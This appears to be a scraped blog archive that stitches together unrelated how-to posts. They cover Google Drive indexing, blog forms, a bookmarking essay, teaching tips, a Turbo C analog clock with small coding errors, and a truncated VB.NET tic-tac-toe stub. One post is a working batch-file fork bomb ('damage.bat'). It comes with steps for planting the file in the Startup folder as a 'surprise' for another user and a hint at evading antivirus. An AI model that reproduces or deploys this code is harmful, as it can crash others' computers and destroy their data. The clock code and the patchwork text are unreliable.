Tuesday, March 10, 2015
How to make files searchable in Google Drive
When a file of a common type is uploaded to Google Drive, it is automatically indexed so users can easily search for it in their Drive files. Google Drive also tries to recognize objects and landmarks in images uploaded to Drive.

For instance, if a user uploaded a list of customers as an HTML, XML, PDF or text file he could easily find it later by searching for one of its customer’s name that is written inside the file. Users could also upload a picture of their favorite green robot, then search for “Android” and Google Drive would find it in their Drive:
Metadata such as the file’s title and description are always indexed so users can always find a file by name. However, Google Drive does not automatically index the content of less common or custom file types. For example if your application uploads or creates files using the custom MIME-type custom/mime.type, then Drive would not try to read and index the content of these files and your users would not be able to find them by searching for something that’s inside these files.
To have Google Drive index the content of such files you have to use one of the following two options available when uploading files through the Google Drive API.
useContentAsIndexableText URL parameter
We recently added a way for you to indicate that the file you are uploading is using a readable text format. In the case where your file data format is text based — for instance if you are using XML or JSON — you can simply set the useContentAsIndexableText URL parameter to true when uploading the file’s content to Drive. When this flag is set Google Drive will try to read the content of the file as text and index it.
indexableText attribute
There is a more flexible approach which is to set the indexableText attribute on the File Metadata. You can set the value of the indexableText attribute which is a hidden — write-only — attribute that we will index for search. This is very useful if you are using a shortcut file — in which case there is no content uploaded to Google Drive — or if you are using a non-text or binary file format which Google Drive won’t be able to read.
Have a look at our Google Drive API references or watch our latest Google Developer Live video about the topic to learn more.
 | Nicolas Garnier Google+ | Twitter Nicolas Garnier joined Google’s Developer Relations in 2008 and lives in Zurich. He is a Developer Advocate for Google Drive and Google Apps. Nicolas is also the lead engineer for the OAuth 2.0 Playground. |

Monday, March 2, 2015
How to Make a Form for Your Blog or Website!

Heres the poll so you can see just how close it was!

Now... onto the tutorial!


Now, I know that I didnt detail how to embed the form on your blog... if thats something youre interested in doing, be sure to vote on the poll for "How to add HTML/embed code to a blog post!" For those of you who are familiar with how to add the code on your blog, you can use the embed code from the drop-down menu in the picture just above this text!

For next weeks poll, Im going to add another request - how to take the background out of a photograph (so that the photo has a white background!
Saturday, February 28, 2015
500 Power Links That Could Make You Go GAGA!
- Link to ZaidLearns Del.icio.us Collection
- Link to ZaidLearns Diigo Collection
- A Free Learning Tool for Every Learning Problem?

"Its not necessary to do extraordinary things to get extraordinary results."
- Warren Buffet
DEL.ICIO.US JUICE?
Although, I am still in the early stages of building my arsenal of power links, there are a few tags worth getting ourselves dirty with already. Here we go:
- OCW_Repositories
- OER_Repositories
- Podcast Libraries
- YouTube_Channels
- Engineering &_ICT
- Education
- Mathematics
- Natural_Sciences
- Business
2) Learning Tools
- Favorite_Tools
- Gaming
- Authoring
- Survey/Polling
- Graphics
- Learning Management Systems
POWER LINKS?
Please, keep in mind that my strategy is not to bookmark every single free learning tool or resource out there, but instead target those juicy links that I believe are useful, relevant, interesting, and have a long lasting value to our learning adventures. I am still exploring new tagging formulas and naming conventions, so you might find the current tag strategy messy and frustrating. However, I am still learning, and hopefully the power links will be increasingly easy to find as I master (or disaster!) the art of bookmarking and tagging.
REFLECTION!
During the last couple of weeks, I have begun a fascinating journey to find great courses available among OCW repositories around the world. I am certainly not interested in bookmarking every single one of them. MIT alone has now around 1800 free courses! But then again, how many of them give you learning goose bumps? Currently, there are already more than one hundred courses in my collection, and you can surely expect more in the coming weeks. When my learning adventure for full-blown courses begins to slow down, I will begin the struggle to bookmark particular free lectures and talks (videos) that give me learning goose bumps.
In other words, it wouldnt surprise me, if my del.icio.us collection reaches 1000 before July 2008. Having said that, it is not about big numbers, but instead it is about capturing great learning juice out there in the fast growing information galaxy, and making it easily available to hungry learners around the world.
I have to admit that I really enjoy using del.icio.us to bookmark and tag my learning discoveries. It is a brutally simple, focused and easy-to-use tool with no frills to distract you from its core purpose, which is to help you collect, manage, and share your links (URLs) online. And that is probably why this tool is ranked the number one learning tool on the Top 100 Tools for Learning 2008 (Jane Knight).
Another beauty of managing your link discoveries with del.icio.us, is that when you bookmark a link, you can actually see how many other del.icio.us users that have bookmarked it. It is like searching for stars in the galaxy. When you discover one, you can check whether you are the first one to do so or not. Interestingly, I have noticed that del.icio.us users are great in bookmarking learning tools (e.g. Moodle = 6500+ have bookmarked it), but seem to lack interest (or awareness!) in bookmarking great free or OCW courses (Physics I: Classical Mechanics by Professor Lewin = 130+ have bookmarked it). Actually, most OCW courses that I have bookmarked fail even to reach the 20 mark. Perhaps, del.icio.us users focus more on bookmarking individual lectures or resources within the courses.
ZAIDLEARN GOES DIIGO?
There has been a lot of hype regarding Diigo, the new social bookmarking tool in town (it is not that new, brother!). So, to feel the hype I have also explored this tool. As Diigo allows you to import collections from other social bookmarking tools like del.icio.us, it was extremely easy to transfer my power links. Click here to experience ZaidLearns power links in Diigo.
Although, Diigo is a cool tool and has a lot more features than del.icio.us to socialize, communicate, and have fun, it does not appeal to me (at least until now!). The reason is that I want my social bookmarking tool to be brutally simple, easy-to-use and focused. I have enough of other free learning tools to socialize, communicate and have fun!
Though, it would be nice if del.icio.us allowed users to provide comments to our learning discoveries, and be able to report broken links. Besides that, del.icio.us is still my first choice! But then again, I will continue to export my collections, and import them into Diigo (whenever I remember!). You never know in the future :)
Friday, February 27, 2015
How to Make an Editable PowerPoint and Lock Down Clipart
This week the winner of the poll was how to make an editable powerpoint! For anyone who has purchased clipart online for your teacher products, youll notice it always says that the images need to be locked down... but how do you lock the images down and still keep an item editable!? Well... heres how!

This was a close one in the poll!

Now, onto the tutorial!


Thursday, February 26, 2015
10 Qualities That Make A Good Teacher Richard M Reis
- Article - What Makes a Good Teacher

GOOD TEACHERS?
- Really Want to Be Good Teachers.
- Take Risks.
- Have a Positive Attitude.
- Never Have Enough Time.
- Think of Teaching as a Form of Parenting.
- Try to Give Students Confidence.
- Try to Keep Students-And Themselves-Off Balance.
- Try to Motivate Students by Working Within Their Incentive System.
- Do Not Trust Student Evaluations, Neither do bad teachers.
- Listen to Their Students.
What a great article! Thanks Richard M. Reis (PhD, Stanford University) for sharing your experiences and thoughts about some of the qualities that make a good teacher. I suppose we will not understand how good this reflective article is before we read and reflect the full story. Otherwise, it will be like memorizing PowerPoints without understanding the underlying stories (substance) supporting them. Yeah, we are kind of genetically and mentally engineered to digest stories. Stories that are memorable often hang around us for life. Please click here (or the above link) and reflect.
Yeah, it is easy to read about it. What about applying some of these qualities, or characteristics to our own teaching/coaching/facilitating/training/mentoring/nurturing/guiding... :)
Wednesday, February 18, 2015
Make Analog Clock in C Using Graphics
Before getting into the main let me explain the functions I have used in the program.
Also Read: C/C++ Program to Create a Digital Stopwatch
Also Read: Simple program to create a circular loading bar using graphics
clockLayout()
Ive used this function to print the clock layout i.e. clock dial and the markings on the clock. If we observe clearly, the clock has hours marking each separated by 30 degrees and each hour is divided into 5 markings each making an angle of 6 degrees. So, iterating the markings for every 30 degrees gives hours and iterating markings with 6 degrees give minutes markings on the clock. The clock would look like this after executing this function.

secHand()
It is clear from the name that this gonna do something with the seconds hand. This function is going to get the present second from the system clock and incline the line according to a particular angle. Eg: if the present seconds is 5 then the angle of the seconds hand with respect to the vertical must be 30 degrees, i.e. 5*6=30.
minHand()
This function fulfills the task of moving the minutes hand based on the system clock. The minutes hand must be inclined 6 degrees for every minute passing. Eg: if the elapsed minutes are 30 then the minutes hand angle must be making 180 degrees with the vertical.
hrHand()
This function is going to print an inclined hours line. The function is designed to get the present hour and also the no. of elapsed minutes from the system clock and incline the line according to a particular angle. For every hour elapsed the hour hand moves 30 degrees and every 12 minutes it moves 6 degrees.
main()
The first lines in main are graphic initialization, you must change the path "c:\turboc3\bgi\" to your compilers BGI file path otherwise program will not work. Coming to the while loop, the while loop iterates for every 100 milliseconds reprinting all the functions. This program is like getting the static picture of clock every second and combining all the pictures to make a moving analog clock.
Also Read: Simple program to create a moving car in graphics
Check out this video for demo
Program for Analog Clock in C
/* Graphical Analog Clock designed in C*/
/*Note press ctrl+pause break to stop the clock while executing in TC*/

#include<stdio.h>
#include<graphics.h>
#include<stdlib.h>
#include<math.h>
#include<dos.h>
#include<time.h>

#define PI 3.147

void clockLayout();
void secHand();
void hrHand();
void minHand();
int maxx,maxy;

void main()
{
 int gdriver=DETECT,gmode,error;
 initgraph(&gdriver,&gmode,"c:\turboc3\bgi\");
 error=graphresult();
 if(error!=grOk)
 {
  printf("Error in graphics, code= %d",grapherrormsg(error));
  exit(0);
 }

 while(1)
 {
  clockLayout();
  secHand();
  minHand();
  hrHand();
  sleep(1);                /* pausing the outputscreen for 1 sec */
  cleardevice();           /* clearing the previous picture of clock */
 }
}

void clockLayout()
{
 int i,x,y,r;
 float j;
 maxx=getmaxx();
 maxy=getmaxy();

 for(i=1;i<5;i++)
 {                   /* printing a round ring with outer radius of 5 pixel */
  setcolor(YELLOW);
  circle(maxx/2,maxy/2,120-i);
 }

 pieslice(maxx/2,maxy/2,0,360,5);    /* displaying a circle in the middle of clock */
 x=maxx/2+100;y=maxy/2;
 r=100;
 setcolor(BLUE);

 for(j=PI/6;j<=(2*PI);j+=(PI/6))
 {    /* marking the hours for every 30 degrees */
  pieslice(x,y,0,360,4);
  x=(maxx/2)+r*cos(j);
  y=(maxy/2)+r*sin(j);
 }

 x=maxx/2+100;y=maxy/2;
 r=100;
 setcolor(RED);

 for(j=PI/30;j<=(2*PI);j+=(PI/30))
 {  /* marking the minutes for every 6 degrees */
  pieslice(x,y,0,360,2);
  x=(maxx/2)+r*cos(j);
  y=(maxy/2)+r*sin(j);
 }
}

void secHand()
{
 struct time t;
 int r=80,x=maxx/2,y=maxy/2,sec;
 float O;

 maxx=getmaxx();maxy=getmaxy();
 gettime(&t);                     /*getting the seconds in system clock */
 sec=t.ti_sec;
 O=sec*(PI/30)-(PI/2);           /* determining the angle of the line with respect to vertical */
 setcolor(YELLOW);
 line(maxx/2,maxy/2,x+r*cos(O),y+r*sin(O));
}

void hrHand()
{
 int r=50,hr,min;
 int x,y;
 struct time t;
 float O;

 maxx=getmaxx();
 maxy=getmaxy();
 x=maxx/2,y=maxy/2;
 gettime(&t);                     /*getting the seconds in system clock */
 hr=t.ti_hour;
 min=t.ti_min;

 /* determining the angle of the line with respect to vertical */
 if(hr<=12)O=(hr*(PI/6)-(PI/2))+((min/12)*(PI/30));
 if(hr>12) O=((hr-12)*(PI/6)-(PI/2))+((min/12)*(PI/30));
 setcolor(BLUE);
 line(maxx/2,maxy/2,x+r*cos(O),y+r*sin(O));
}

void minHand()
{
 int r=60,min;
 int x,y;
 float O;
 struct time t;
 maxx=getmaxx();
 maxy=getmaxy();
 x=maxx/2;
 y=maxy/2;
 gettime(&t);  /*getting the seconds in system clock */
 min=t.ti_min;
 O=(min*(PI/30)-(PI/2)); /* determining the angle of the line with respect to vertical */
 setcolor(RED);
 line(maxx/2,maxy/2,x+r*cos(O),y+r*sin(O));
}
About Author
Prathap is a passionate blogger and a very good programmer presently studying B.Tech in Computer Science. He is fascinated of latest technology, gadgets and also love to exploit technology and learn new tips and tricks in internet. He is the founder of Tech Google.
Monday, February 16, 2015
Overloading Memory How To Make Virus

Batch file is the name given to a type of script file, a text file containing a series of commands to be executed by the command interpreter.
A batch file may contain any command the interpreter accepts interactively at the command prompt. A batch file may also have constructs (IF, GOTO, Labels, CALL, etc.) that enable conditional branching and looping within the batch file.
Batch files usually have extensions : *.bat
They can be easily created in any word editor like notepad, wordpad.
In this tutorial you will learn how to create one of the simplest yet deadliest virus programs in the form of a batch file. This 6-line piece of code is so devastating, it can bring down a computer in a matter of seconds. (Well, at least it could a couple decades back)
Explanation: This batch file creates another batch file in the same directory, then copies itself into each of these newly created files. These files are then started up. Of course, they are identical so both of them start up again and repeat the process until the computer runs out of memory and crashes (or the antivirus catches it).
What this will do, if you leave it on long enough (about a couple minutes), is it will create so many copies of itself on the hard drive that all the empty space has been filled with these bats. Also it will use up all the computers RAM as it is being told to run an ever-increasing number of the same processes, which over time gets too much for it to handle.
Depending on what runs out first hard disk space or RAM, the batch file may or may not cause permanent damage. In both cases, however, the computer will almost definitely crash, the operating system may be corrupted and on the next start up, you will be greeted by the well-known "Blue Screen Of Death". The only way to get rid of it will be to format your hard drive and re-install the operating system.
Further, we can have this beautiful file executed at startup, as a surprise for the unfortunate user who will happen to start the computer the next time.
NOTE: I cannot stress this enough- This is not a game. This tutorial is very dangerous (if you do it incorrectly) and for your own sake should never be actually performed. On execution, the computer will stop responding immediately and if the plug is not pulled off within 4-5 seconds (the program cannot be stopped after starting), there is a possibility of complete data loss and corruption of the hard drive.
With that out of the way, Heres how to do it :
Step 1 : Open a word editor like Notepad.
Step 2 : Type in the following code ->
@echo off
:A
SET /A x=%RANDOM%%%1999999999%
type damage.bat >> %x%.bat
start %x%.bat
goto:A
Step 3 :Save the File as "damage.bat" (or whatever) and were done!
(Optional) Step 4 :To make this file execute automatically at startup, Do the following. Create a shortcut of the damage.bat file by right clicking on it. Open the start menu, In programs Open Startup folder and simply drag or cut-paste the shortcut into this folder. The virus will break loose the next time the computer is started up.
P.S. - If that sounded too easy to be true, it is. The thing is, this example is so basic it is known to 100% of all the antivirus softwares. Chances are if you do have even a really bad and outdated antivirus, it will most probably not even let you create this file or immediately delete it, as I experienced with my AVAST antivirus. But there are ways to get around this, which well look into later on.
Sunday, February 15, 2015
How to Make a Tic Tac Toe Game in VB Net
Also Read: Working With Error Provider in VB.Net [Video Tutorial]
How to Make a Tic Tac Toe Game in VB.net

3. Add 6 buttons from toolbox on your windows form application and leave their text to blank as shown below.